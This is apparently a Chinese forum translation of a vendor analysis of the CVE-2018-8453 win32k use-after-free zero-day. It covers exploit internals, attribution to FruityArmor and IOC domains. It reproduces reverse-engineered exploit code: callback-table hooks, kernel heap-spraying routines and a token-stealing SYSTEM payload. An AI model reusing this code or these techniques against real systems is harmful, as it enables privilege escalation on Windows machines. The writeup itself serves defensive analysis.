

本文翻译自：<https://securelist.com/cve-2018-8453-used-in-targeted-attacks/88151/>

10月9日，微软发布更新，修复了CVE-2018-8453漏洞。CVE-2018-8453是Kaspersky实验室8月份发现的win32k.sys中的安全漏洞。

Microsoft Graphics Components Information Disclosure Vulnerability	CVE-2018-8427	Lin Wang of Beihang University
Microsoft Graphics Components Remote Code Execution Vulnerability	CVE-2018-8432	Lin Wang of Beihang University
Microsoft Exchange Server Elevation of Privilege Vulnerability	CVE-2018-8448	Adrian Ivascu
Win32k Elevation of Privilege Vulnerability	CVE-2018-8453	Kaspersky Lab
Internet Explorer Memory Corruption Vulnerability	CVE-2018-8460	Anonymous working with Trend Micro's Zero Day Initiative
Windows GDI Information Disclosure Vulnerability	CVE-2018-8472	Symeon Paraschoudis of Pen Test Partners LLP

2018年8月，Kaspersky实验室的Automatic Exploit

Prevention (AEP，自动化漏洞利用预防)系统检测到利用Windows操作系统漏洞的情况。研究人员分析发现了win32k.sys的0

day漏洞，即CVE-2018-8453。该利用执行的第一步是恶意软件下载器在受害者系统中获取足够的权限，以达到驻留的目的。利用的代码质量很高，可以在不同的Windows 10 RS4。

最近，研究人员检测到利用这一漏洞的攻击数量还非常少，受害者主要位于中东地区。

技术细节

CVE-2018-8453是win32kfull!xxxDestroyWindow中的Use-After-Free漏洞，与CVE-2017-0263有点类似。为了对该漏洞进行分析，研究人员逆向了ITW的利用样本。

漏洞利用是基于一系列的事件，从hook设置到3个用户模式回调函数，包括fnDWORD，fnNCDESTROY，fnINLPCREATESTRUCT。漏洞利用通过替换KernelCallbackTable中的函数指针来安装hooks。

```
1: kd> dt _PEB @$peb -y KernelCallbackTable
CVE_2018_8453!_PEB
+0x058 KernelCallbackTable : 0x00007ffc`46133070 Void
1: kd> dps 0x00007ffc`46133070
00007ffc`46133070 00007ffc`460d2bd0 USER32!_fnCOPYDATA
00007ffc`46133078 00007ffc`4612ae70 USER32!_fnCOPYGLOBALDATA
00007ffc`46133080 00007ffc`4612b1f0 CVE_2018_8453!fnDWORD_hook [c:\project
00007ffc`46133088 00007ffc`4612b130 CVE_2018_8453!fnNCDESTROY_hook [c:\pro
00007ffc`46133090 00007ffc`460d96a0 USER32!_fnDWORDOPTINLMSG
00007ffc`46133098 00007ffc`4612b4a0 USER32!_fnINOUTDRAG
00007ffc`461330a0 00007ffc`460d5d40 USER32!_fnGETTEXTLENGTHS
00007ffc`461330a8 00007ffc`4612b220 USER32!_fnINCNTOUTSTRING
00007ffc`461330b0 00007ffc`4612b750 USER32!_fnINCNTOUTSTRINGNULL
00007ffc`461330b8 00007ffc`460d75c0 USER32!_fnINLPCOMPAREITEMSTRUCT
00007ffc`461330c0 00007ffc`4612b140 CVE_2018_8453!fnINLPCREATESTRUCT_hook
00007ffc`461330c8 00007ffc`4612b2e0 USER32!_fnINLPDELETEITEMSTRUCT
00007ffc`461330d0 00007ffc`460dbc00 USER32!_fnINLPDRAWITEMSTRUCT
00007ffc`461330d8 00007ffc`4612b330 USER32!_fnINLPHELPIINFOSTRUCT
00007ffc`461330e0 00007ffc`4612b330 USER32!_fnINLPHELPIINFOSTRUCT
00007ffc`461330e8 00007ffc`4612b430 USER32!_fnINLPMDICREATESTRUCT
```

Kernel Callback表中的hook的函数

在fnINLPCREATESTRUCT hook中，漏洞利用通过分配位置来初始化SysShadow窗口：

```

LRESULT fnINLPCREATESTRUCT_hook(LPVOID msg)
{
    if (GetCurrentThreadId() == Tid)
    {
        if (fnINLPCREATESTRUCT_flag)
        {
            CHAR className[0xC8];
            GetClassNameA((HWND)*(LONG_PTR*)((LONG_PTR)msg + 0x28)), className, sizeof(className));

            if (!strcmp(className, "SysShadow"))
            {
                SetWindowPos(MainClass, NULL, 0x100, 0x100, 0x100, 0x100, SWP_HIDEWINDOW | SWP_NOACTIVATE | SWP_N
                fnINLPCREATESTRUCT_flag = FALSE;
            }
        }
    }


    return fnINLPCREATESTRUCT(msg);
}

```

fnINLPCREATESTRUCT初始化SysShadow的Usermode hook

在处理WM_LBUTTONDOWN消息时，fnDWORD hook会执行DestroyWindow函数，并导致window被标记为free，随后由garbage collector释放。

漏洞就位于fnNCDESTROY hook中DestroyWindow函数执行的过程中。Hook会执行NtUserSetWindowFNID syscall，其中修改Windowfnid状态的逻辑是有缺陷的，因为没有检查fnid状态是否被设置为FNID_FREED。



NtUserSetWindowFNID中有漏洞的代码

window的fnid状态位于tagWND结构的0x02a处：

```

kd> dt win32k!tagWND
...
+0x02a fnid : Uint2B

```

当scrollbar创建后，值就是FNID_SCROLLBAR (0x029A)。

下图是fnid在NtUserSetWindowFNID syscall`执行前后的值：

```

3: kd> dw rax+2A L1
ffffa588`c0a0e7da 8000
3: kd> dw rax+2A L1
ffffa588`c0a0e7da 82a1

```

NtUserSetWindowFNID syscall执行前后Scrollbar fnid的值

然后通过验证ReactOS的源码来检查fnid的新值：






```

/* FNIDs for NtUserSetWindowFNID, NtUserMessageCall */
#define FNID_SCROLLBAR 0x029A
...
#define FNID_BUTTON 0x02A1
...
#define FNID_FREED 0x8000 /* Window being Freed... */

```

该动作会导致第一个scrollbar被破坏，而系统仍然含有到SysShadow类的引用，scrollbarfnid也不再标记为FNID_FREED，而是标记为FNID_BUTTON。

为了成功地收回释放的内存池，漏洞利用含有大量不同的fengshui技术。Spray（喷射）的过程是根据利用的Windows版本来决定的，因为漏洞利用的目标是大量不同版本的操作系统，一共含有5个不同的函数：

Function name	
	fengshui_simple_sub_18000208C
	fengshui_14393_sub_18000216C
	fengshui_15063_sub_180002304
	fengshui_16299_sub_180002708
	fengshui_17134_sub_1800028CC

漏洞利用支持的Heap spray（堆喷射）过程

在最新支持的版本Windows 10

RS4中，喷射技术相当复杂。Kernel是用不同大小的位图对象来喷射的。这需要耗尽内存分配器以最终绕过最新Windows版本中的Low Fragmentation Heap安全措施。

```

VOID Fengshui_17134()
{
    BYTE buf[0x1000];

    memset(buf, 0x41, sizeof(buf));

    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x1A_0x200[i] = CreateBitmap(0x1A, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x27E_0x200[i] = CreateBitmap(0x27E, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x156_0x200[i] = CreateBitmap(0x156, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x100; i++)
    {
        Bitmaps_0x1A_0x100[i] = CreateBitmap(0x1A, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x20; i++)
    {
        Bitmaps_0x156_0x20[i] = CreateBitmap(0x156, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x20; i++)
    {
        Bitmaps_0x176_0x20[i] = CreateBitmap(0x176, 1, 1, 0x20, buf);
    }
}

```

释放的scrollbar heap allocation

```
0: kd> !pool fffffee30`044b2a20
Pool page fffffee30044b2a20 region is Unknown
   fffffee30044b2000 size: a10 previous size:    0 (Allocated) Gpbm
 *ffffee30044b2a10 size: 5f0 previous size: a10 (Allocated) *Gpbm
       Pooltag Gpbm : GDITAG_POOL_BITMAP_BITS, Binary : win32k.sys
0: kd> db fffffee30044b2000+9E0 L100
fffffee30`044b29e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
fffffee30`044b29f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
fffffee30`044b2a00  41 41 41 41 41 41 41 41-00 00 00 00 00 00 00  AAAAAAAA.....
fffffee30`044b2a10  a1 00 5f 23 47 70 62 6d-86 2a 86 8c 03 39 6f 9e  .._#Gpbm.*...9o.
fffffee30`044b2a20  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00  .....
fffffee30`044b2a30  00 00 00 00 00 00 00 00-00 41 41 41 41 41 41  ....AAAAAAAAAA
fffffee30`044b2a40  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
fffffee30`044b2a50  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
fffffee30`044b2a60  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
fffffee30`044b2a70  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
fffffee30`044b2a80  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
fffffee30`044b2a90  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
fffffee30`044b2aa0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
fffffee30`044b2ab0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
fffffee30`044b2ac0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
fffffee30`044b2ad0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
```

释放的分配合并

这可以使用在最新的Windows版本中支持的GDI Bitmap原语来进行任意kernel读写。

成功利用后，一个简单修改的Token窃取payload会用于与SYSTEM EPROCESS结构中的process Token值交换当前进程token值：

```

VOID GetSystem(LONG_PTR address)
{
    int UniqueProcessId_offset = 0x2e0;
    int ActiveProcessLinks_offset = 0x2e8;
    int Token_offset = 0x358;
    int SystemId = 4;

    LONG_PTR process = address;
    LONG_PTR forward = address;
    LONG_PTR backward = address;

    int i = 0;

    while (TRUE)
    {
        if (ArbitraryRead(forward + UniqueProcessId_offset) == SystemId)
        {
            ArbitraryWrite(address + Token_offset, ArbitraryRead(forward + Token_offset));
            break;
        }

        if (ArbitraryRead(backward + UniqueProcessId_offset) == SystemId)
        {
            ArbitraryWrite(address + Token_offset, ArbitraryRead(backward + Token_offset));
            break;
        }

        forward = ArbitraryRead(forward + ActiveProcessLinks_offset) - ActiveProcessLinks_offset;
        backward = ArbitraryRead(backward + ActiveProcessLinks_offset + 8) - (ActiveProcessLinks_offset + 8);

        if (forward == address)
            i += 1;

        if (backward == address)
            i += 1;

        if (i == 2)
            return;
    }
}

```



修改后的token窃取payload

截止目前，研究人员只发现一小部分攻击中使用了该漏洞利用，该漏洞利用被打包到一个恶意软件安装器中配合使用。安装器需要系统权限才能安装payload，payload是—

- 用SMBIOS UUID 的SHA-1和AES-256-CBC加密payload（如果没有SMBIOS UUID，就不能在机器上解密payload）
- 使用微软BITS（Background Intelligent Transfer Service后台智能传输服务）与C2进行通信
- 将主payload文件以随机名保持在硬盘上，含有文件名哈希值的加载器会尝试比较Windows目录中所有文件的哈希来找出payload

归属

分析过程中，研究任意发现攻击者使用了PowerShell后门，FruityArmor

APT组织之前也使用过该后门。其C2也和FruityArmor之前攻击活动中用作C2的域名也交叉。因此，研究任意推测FruityArmor正是背后利用CVE-2018-8453的攻击组织。

总结

这是研究人员第二次监测到FruityArmor组织使用0

day漏洞利用来传播恶意软件。目前的监测结果显示，该攻击活动目标性极强，在影响了中东地区的少量受害者。但目前还不确定攻击者的主要目标。

IOC

域名：

weekendstrips[.]net

shelves-design[.]com

点击收藏 | 0 关注 | 1

[上一篇：区块链安全—匿名性以及隐私性](#) [下一篇：TheDAO悲剧重演，SpankC...](#)

1. 1 条回复



[willz****](#) 2018-10-17 09:51:13

在处理WM_LBUTTONDOWN消息时，fnDWORD hook会执行DestroyWindow函数，并导致window被标记为free，随后由garbage collector释放。

这里我觉得把父子关系翻译清楚一点好一点... 原文有个parent, 少了这个的话自己写POC就会很麻烦了...

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)